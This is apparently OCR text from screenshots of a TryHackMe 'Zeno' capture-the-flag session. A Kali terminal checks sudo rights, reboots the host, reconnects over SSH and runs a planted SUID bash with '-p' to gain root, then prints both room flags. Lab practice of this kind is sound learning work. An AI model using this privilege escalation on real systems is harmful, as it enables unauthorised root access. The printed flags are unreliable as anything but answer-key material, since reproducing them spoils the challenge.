
edited file


root shell

root.txt




kali@kali: ~/Downloads
[edward@zeno secret-share]$ sudo -l
Matching Defaults entries for edward on zeno:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS
LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin
User edward may run the following commands on zeno:
(ALL) NOPASSWD: /usr/sbin/reboot
[edward@zeno secret-share]$ sudo /usr/sbin/reboot
Connection to 10.80.137.34 closed by remote host.
Connection to 10.80.137.34 closed.
┌──(kali㉿kali)-[~/Downloads]
└─$ ping 10.80.137.34
PING 10.80.137.34 (10.80.137.34) 56(84) bytes of data.
64 bytes from 10.80.137.34: icmp_seq=1 ttl=62 time=183 ms
64 bytes from 10.80.137.34: icmp_seq=2 ttl=62 time=209 ms
64 bytes from 10.80.137.34: icmp_seq=3 ttl=62 time=330 ms
64 bytes from 10.80.137.34: icmp_seq=4 ttl=62 time=356 ms
64 bytes from 10.80.137.34: icmp_seq=5 ttl=62 time=174 ms
64 bytes from 10.80.137.34: icmp_seq=6 ttl=62 time=195 ms
64 bytes from 10.80.137.34: icmp_seq=7 ttl=62 time=421 ms
64 bytes from 10.80.137.34: icmp_seq=8 ttl=62 time=241 ms
64 bytes from 10.80.137.34: icmp_seq=9 ttl=62 time=159 ms


Apps Places
Dec 27 5:18 PM
192.168.208.142
edward@zeno:/mnt/secret-share
^C
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh edward@10.80.137.34
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
edward@10.80.137.34's password:
Last login: Sat Dec 27 12:22:26 2025 from ip-192-168-208-142.eu-west-1.compute.internal
[edward@zeno ~]$ ls
user.txt
[edward@zeno ~]$ cd /mnt/secret-share/
[edward@zeno secret-share]$ ls
bash
[edward@zeno secret-share]$ ./bash -p
bash-4.2# ls
bash
bash-4.2# cd /root
bash-4.2# ls
anaconda-ks.cfg bash_history root.txt zeno-monitoring.log zeno-monitoring.py
bash-4.2# cat root.txt
THM{b187ce4b85232599ca72708ebde71791}
bash-4.2# cd /home
bash-4.2# ls
edward
bash-4.2# cd edward
bash-4.2# ls
user.txt
bash-4.2# cat user.txt
THM{070cab2c9dc622e5d25c0709f6cb0510}
bash-4.2#


tryhackme.com/room/zeno
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Congratulations on completing Zeno!!! 🎉
Points earned
60
Completed tasks
2
Room type
Challenge
Difficulty
Medium
Streak
1
99,436 users are actively learning this week
Leave Feedback
Continue